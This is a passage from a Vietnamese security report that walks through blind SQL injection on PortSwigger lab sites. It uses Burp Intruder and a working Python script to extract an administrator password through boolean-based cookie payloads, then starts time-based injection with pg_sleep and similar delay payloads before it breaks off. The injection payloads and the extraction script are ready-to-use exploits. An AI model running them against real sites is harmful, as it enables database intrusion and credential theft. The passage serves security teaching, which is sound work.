
Thông báo “Welcome back” trả về cho thấy có tồn tại username của quản trị viên.

Tìm độ dài của mật khẩu quản trị viên

Để tìm kiếm thông tin về mật khẩu, cần kiểm tra độ dài của mật khẩu là bao nhiêu. Từ truy vấn tìm quản trị viên, thêm một payload để tìm độ dài chuỗi mật khẩu:

```
' AND (SELECT username FROM users WHERE username = 'administrator' and LENGTH(password) > 1) = 'administrator' --'
```

Lệnh `LENGTH(password) > 1` cho biết chuỗi mật khẩu chứa ít nhất 2 ký tự.



Với chuỗi mật khẩu có kích thước nhỏ, có thể thay thế giá trị trong toán tử `LENGTH(password) > x` trong Burp Repeater, sau đó gửi đi yêu cầu. Tuy nhiên việc thực hiện rất tốn thời gian, do đó đưa yêu cầu vào Burp Intruder để tìm chính xác giá trị chuỗi mật khẩu.

Chọn Attack type là Sniper (do chỉ dùng 1 payload là Number để kiểm tra), cài tham số vào `LENGTH(password) = a`. Payload setting là: From: 1, To: 30, Step: 1

Kết quả sau khi tấn công là $\text{LENGTH}(\text{password}) = 20$ có độ dài phản hồi thông báo khác với các kết quả còn lại.

The screenshot shows the Burp Suite interface. At the top, the title bar indicates an "Intruder attack of https://0a46006a0456505d8112a71100920006.web-security-academ...". Below the title bar, there are tabs for "Results", "Positions", "Payloads", "Resource pool", and "Settings". The "Results" tab is active, displaying a table with the following columns: "Requ...", "Payload", "Status code", "Error", "Timeout", "Length", and "Comment". The table contains 11 rows of data, with the 11th row (index 21) highlighted in blue, showing a payload of "20" and a length of "5487". Below the table, there are tabs for "Request" and "Response". The "Request" tab is active, showing a "Pretty" view of the HTTP request. The request is a GET request to the URL "https://0a46006a0456505d8112a71100920006.web-security-academy.net/filter?category=Gifts". The request includes a "Host" header, a "Cookie" header, a "User-Agent" header, an "Accept" header, an "Accept-Language" header, an "Accept-Encoding" header, a "Referer" header, and an "Upgrade-Insecure-Requests" header.


Requ...	Payload	Status code	Error	Timeout	Length	Comment
18	17	200			5426	
19	18	200			5426	
20	19	200			5426	
21	20	200			5487	
22	21	200			5426	
23	22	200			5426	
24	23	200			5426	
25	24	200			5426	
26	25	200			5426	
27	26	200			5426	
28	27	200			5426	
29	28	200			5426	
30	29	200			5426	

```
1 GET /filter?category=Gifts HTTP/2
2 Host: 0a46006a0456505d8112a71100920006.web-security-academy.net
3 Cookie: TrackingId=lpzgAyOb4l8ZwTac'and(select+username+from+users+where+username+ %3d'administrator'+and+LENGTH(password)=
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0a46006a0456505d8112a71100920006.web-security-academy.net/
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
15
```

Kiểm tra lại với điều kiện thì hiện “Welcome back” cho thấy độ dài đã dò được là chính xác.

The screenshot shows the Burp Suite interface with the "Request" tab active. The request is a GET request to the URL "https://0a46006a0456505d8112a71100920006.web-security-academy.net/filter?category=Gifts". The request includes a "Host" header, a "Cookie" header, a "User-Agent" header, an "Accept" header, an "Accept-Language" header, an "Accept-Encoding" header, a "Referer" header, and an "Upgrade-Insecure-Requests" header.

```
1 GET /filter?category=Gifts HTTP/2
2 Host: 0a46006a0456505d8112a71100920006.web-security-academy.net
3 Cookie: TrackingId=lpzgAyOb4l8ZwTac'and(select+username+from+users+where+username+ %3d'administrator'+and+
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0a46006a0456505d8112a71100920006.web-security-academy.net/
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
15
```



Tìm giá trị chính xác của mật khẩu quản trị viên

Sử dụng hàm substring để xác định từng ký tự và vị trí trong chuỗi mật khẩu của quản trị viên. Cú pháp của hàm này như sau:

```
SUBSTRING(variable, value1, value2)
```

Trong đó:

- variable là biến chứa chuỗi gốc.
- value1 là vị trí bắt đầu chọn ra để lấy ra các ký tự trong chuỗi gốc (vị trí đầu tiên trong chuỗi là 1, không phải bằng 0).
- value2 là số lượng ký tự lấy ra tính từ vị trí bắt đầu.

Payload kiểm tra kết quả mật khẩu sau:

```
' AND (SELECT SUBSTRING(password, 1, 1) FROM users WHERE username = 'administrator') = 'a' --'
```

Truy vấn trở thành:

```
SELECT tracking-id FROM tracking-table
```

```
WHERE tracking-id = 'lpzgAyOb4l8ZwTac' AND (SELECT
SUBSTRING(password,1,1) FROM users WHERE
username='administrator') = 'a' --'
```

Truy vấn này cho biết ký tự ở vị trí thứ 1 trong mật khẩu của quản trị viên có bằng a hay không. Như các phần kiểm tra trước, nếu thành công sẽ trả về “Welcome back!”, còn ngược lại thì không.

Ta tiếp tục đưa vào intruder để dò tìm mật khẩu. Do có 2 tham số cần thay đổi là vị trí và ký tự tương ứng, sử dụng kiểu Cluster Bomb để thực hiện khai thác. Vị trí tham số là:

```
SELECT tracking-id FROM tracking-table
WHERE tracking-id = 'lpzgAyOb4l8ZwTac' AND (SELECT
SUBSTRING(password,$1$,1) FROM users WHERE
username='administrator') = '$a$' --'
```

Payload set 1: Payload type: Brute forcer; Character set là tất cả các chữ cái và ký tự trong bảng chữ cái; Min length: 1; Max length: 1

Payload set 2: Payload type: Numbers; From: 1; To: 20; Step: 1

Ta lọc nếu có xuất hiện giá trị “welcome back”

Grep - Match

These settings can be used to flag result items containing specified expressions.

☒ Flag result items with responses matching these expressions:

Paste Load ... Remove Clear

Welcome back!

Add Welcome back!

Match type: ☐ Simple string ☒ Regex


☒ Case sensitive match

☒ Exclude HTTP headers

Các ký tự có trong password được liệt kê khi chạy yêu cầu sẽ nhận được phản hồi “Welcome back!” cho thấy chúng được xuất hiện trong chuỗi mật khẩu của quản trị viên

28	1	200	<input type="checkbox"/>	<input type="checkbox"/>	11388	
29	2	200	<input type="checkbox"/>	<input type="checkbox"/>	11388	
30	3	200	<input type="checkbox"/>	<input type="checkbox"/>	11388	
31	4	200	<input type="checkbox"/>	<input type="checkbox"/>	11388	
32	5	200	<input type="checkbox"/>	<input type="checkbox"/>	11449	1
33	6	200	<input type="checkbox"/>	<input type="checkbox"/>	11388	
34	7	200	<input type="checkbox"/>	<input type="checkbox"/>	11388	
35	8	200	<input type="checkbox"/>	<input type="checkbox"/>	11388	

Thử đăng nhập lại với mật khẩu đã dò được-> Đăng nhập thành công



3.3.2. Kiểm thử bằng Python

Ngoài sử dụng công cụ Burp Suite, có thể cài đặt đoạn mã Python để tự động hóa quá trình kiểm tra và khai thác mật khẩu.

Trong hình ảnh dưới đây là một đoạn mã python được thiết kế để trích xuất mật khẩu của quản trị viên từ một trang web cụ thể thông qua kỹ thuật Boolean-based, trong đó tập trung xây dựng hàm `sql_password`. Để làm được điều này, đoạn mã sử dụng các yêu cầu HTTP để gửi các câu truy vấn SQL độc hại đến máy chủ cơ sở dữ liệu của trang web, mà khi thực hiện sẽ trả về thông tin nhạy cảm như mật khẩu của người dùng.

```
import sys
import requests
```



```

import urllib3
import urllib
import string
import warnings
import time
from requests.packages.urllib3.exceptions import InsecureRequestWarning
# Tắt cảnh báo về các yêu cầu không an toàn
urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)

# Trích xuất mật khẩu của quản trị viên bằng SQL injection.
def sqli_password(url, trackingId, sessionId, username, pass_length, hint):
    warnings.simplefilter('ignore', InsecureRequestWarning)
    req = requests.Session()

    password = "" # ag2yj74y5ng8k1uvbxni // length 21
    # kthtccl0eonf2ki7z3ew
    index = 1

    #For debugging
    proxies = {
        'http': 'http://127.0.0.1:8080',
        'https': 'http://127.0.0.1:8080',
    }
    pass_length = int(pass_length)
    while index <= pass_length:
        for char in string.ascii_letters + string.digits: # a-z,A-Z,0-9
            sys.stdout.write(f"\r[+] Password: {password}{char}")
            cookies = {
                "session" : f"{sessionId}",
                "TrackingId" : f"{trackingId}' AND
SUBSTRING((SELECT password FROM users WHERE username =
'{username}'),{index},1) = '{char}'",
            }
            resp = requests.get(url, cookies=cookies,
proxies=proxies, verify=False)
            if hint in resp.text:
                password = password + char
                index = index + 1
                break

def main():
    # Kiểm tra xem số lượng đối số dòng lệnh có đúng không

```

```

url = input ("Nhap trang web: ")
trackingId = input("Nhap TrackingId: ")
sessionId = input("Nhap session: ")
username = input ("Nhap username: ")
pass_length = input("Nhap do dai password: ")
hint = input("Nhap dau hieu: ")
print("(+) Đang trích xuất mật khẩu quản trị viên...")
sqli_password(url, trackingId, sessionId, username, pass_length, hint) #
Trích xuất mật khẩu

if __name__ == "__main__":
    main()

```

- Giải thích đoạn code trên:

- + Hàm `sqli_password`: nhận các đối số như `url`, `trackingId`, `sessionId`, `username`, `pass_length`, và `hint`. Hàm này thực hiện tấn công SQL injection để trích xuất mật khẩu của quản trị viên từ trang web được chỉ định.
 - Sử dụng vòng lặp để thử từng ký tự của mật khẩu một cách tuần tự.
 - Sau mỗi lần thử, hàm kiểm tra xem có dấu hiệu chỉ ra rằng mật khẩu đã được đoán đúng hay không.
- + Hàm `main`: để nhận dữ liệu đầu vào từ người dùng, bao gồm URL của trang web, `TrackingId`, `sessionId`, `username`, độ dài dự kiến của mật khẩu, và dấu hiệu để xác định xem mật khẩu đã được trích xuất chính xác hay không. Sau khi nhận đủ dữ liệu, nó gọi hàm `sqli_password` để thực hiện tấn công SQL injection và trích xuất mật khẩu.

Dưới đây là kết quả thu được từ đoạn mã Python đã chạy:

```

(kali@kali)-[~/Desktop]
$ python3 boolean.py
Nhap trang web: https://0adf00d5037bb8a58053b776004f00b9.web-security-academy.net
Nhap TrackingId: Rw3mHga96UqeZLmm
Nhap session: 1b0X4wc155YVcHofk56q5QVAS0zrsWma
Nhap username: administrator
Nhap do dai password: 20
Nhap dau hieu: Welcome back
(+) Đang trích xuất mật khẩu quản trị viên...
[+] Password: z9s5un81y0m7bjwfxgm9

```

3.3.3. Đánh giá

- Ưu điểm:

- + Boolean-based injection cho phép kẻ tấn công truy cập vào cơ sở dữ liệu, trích xuất thông tin và dữ liệu.
- + Có thể giả mạo yêu cầu để truy xuất dữ liệu từ cơ sở dữ liệu mà không cần biết cấu trúc của cơ sở dữ liệu.
- + Có thể kiểm tra được chính xác thông tin tài khoản và mật khẩu mong muốn


- Nhược điểm:

- + Rất phức tạp và khó khăn để thực hiện, khả năng thành công không cao.
- + Yêu cầu kẻ tấn công phải thực hiện nhiều yêu cầu và phải xác định các thông tin từng bước một tìm kiếm thường dựa trên truy vấn vết cạn nên rất tốn thời gian và công sức.

3.4. Time-based

3.4.1. Kiểm thử bằng BurpSuite

Giả sử ta có 1 trang web có chứa lỗ hổng Blind SQL Injection. Ứng dụng sử dụng cookie theo dõi để phân tích và thực hiện truy vấn SQL có chứa giá trị của cookie đã gửi. Cơ sở dữ liệu chứa cột username, password của bảng có tên là users. Hãy tìm mật khẩu của người dùng có tên là administrator.



Sử dụng intercept ở burpsuite để bắt được thông tin request.

```
1 GET /filter?category=Accessories HTTP/2
2 Host: 0a4200a4037ed45a81edbd9900780075.web-security-academy.net
3 Cookie: TrackingId=AeAgIagVKqo5vGI6; session=9c3C5VxUBfFkCSsDKnhfZFIGMd2KZXgF
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0a4200a4037ed45a81edbd9900780075.web-security-academy.net/
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
15
```

Gửi thông tin request đã bắt được đến repeater.

Burp Project Intruder Repeater View Help

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comp


1 x +

Send Cancel < >

Request

Pretty Raw Hex

```
1 GET /filter?category=Accessories HTTP/2
2 Host: 0a4200a4037ed45a81edbd9900780075.web-security-academy.net
3 Cookie: TrackingId=AeAgIagVKqo5vGI6; session=9c3C5VxUBfFkCSsDKnhfZFIGMd2KZXgF
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
5 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0a4200a4037ed45a81edbd9900780075.web-security-academy.net/
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
15
16
```



Xác định cơ sở dữ liệu.

Trung bình tốc độ phản hồi của trang web chỉ chưa tới 1 giây. Để xác định được cơ sở dữ liệu mà trang web đã sử dụng thì ta chèn vào đây câu lệnh truy vấn time delays để tìm cơ sở dữ liệu.

Oracle `dbms_pipe.receive_message(('a'),10)`

Microsoft `WAITFOR DELAY '0:0:10'`

PostgreSQL `SELECT pg_sleep(10)`

MySQL `SELECT SLEEP(10)`

Nếu mà sử dụng câu truy vấn mà tốc độ phản hồi của trang web khoảng 10 giây thì lúc đó ta có thể xác định được cơ sở dữ liệu của trang web.

Bằng cách sử dụng truy vấn time delay ta có thể xác định rằng đây là CSDL PostgreSQL.

The screenshot displays the Burp Suite Professional interface. The top menu bar includes 'Burp', 'Project', 'Intruder', 'Repeater', 'View', and 'Help'. Below this is a sub-menu bar with 'Dashboard', 'Target', 'Proxy', 'Intruder', 'Repeater' (selected), 'Collaborator', 'Sequencer', 'Decoder', and 'Comparator'. The 'Repeater' tab is active, showing a list of requests. The first request is selected, and its details are shown in the 'Request' pane. The request is an HTTP GET to '/filter?category=Accessories' with various headers including 'Host', 'Cookie', 'User-Agent', 'Accept', 'Accept-Language', 'Accept-Encoding', 'Referer', 'Upgrade-Insecure-Requests', 'Sec-Fetch-Dest', 'Sec-Fetch-Mode', 'Sec-Fetch-Site', 'Sec-Fetch-User', and 'Te'. The response is shown in the 'Response' pane, which is rendered as an HTML page. The page features the 'Web Security Academy' logo, a title 'Blind SQL injection with time delays', a 'LAB Not solved' status, a 'Back to lab home' button, and a 'Back to lab description' link. At the bottom, there is a 'Home | My account' link and a 'WE LIKE TO SHOP' banner with a shopping bag icon.

Professional v2023.12.12 - 123conmeo.der.burp - Licensed to Zer0DayLab Crew

Target: <https://0a4200a4037ed45a81edbd9900780075.web-security-academy.net/>

Request

Pretty Raw Hex

```
1 GET /filter?category=Accessories HTTP/2
2 Host: 0a4200a4037ed45a81edbd9900780075.web-security-academy.net
3 Cookie: TrackingId='%3b+SELECT+pg_sleep(10)--; session=
  9c3C5VxUBfFkCSsDKnhfZFIGMd2KZXgF
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0
  .8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0a4200a4037ed45a81edbd9900780075.web-security-academy.net/
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
15
```

Response

Pretty Raw Hex Render

Web Security Academy

Blind SQL injection with time delays

LAB Not solved

Back to lab home

Back to lab description >>

Home | My account

WE LIKE TO SHOP


Xác định độ dài của mật khẩu.

Để xác định được độ dài của mật khẩu ta sử dụng câu truy vấn điều kiện phù hợp với cơ sở dữ liệu.

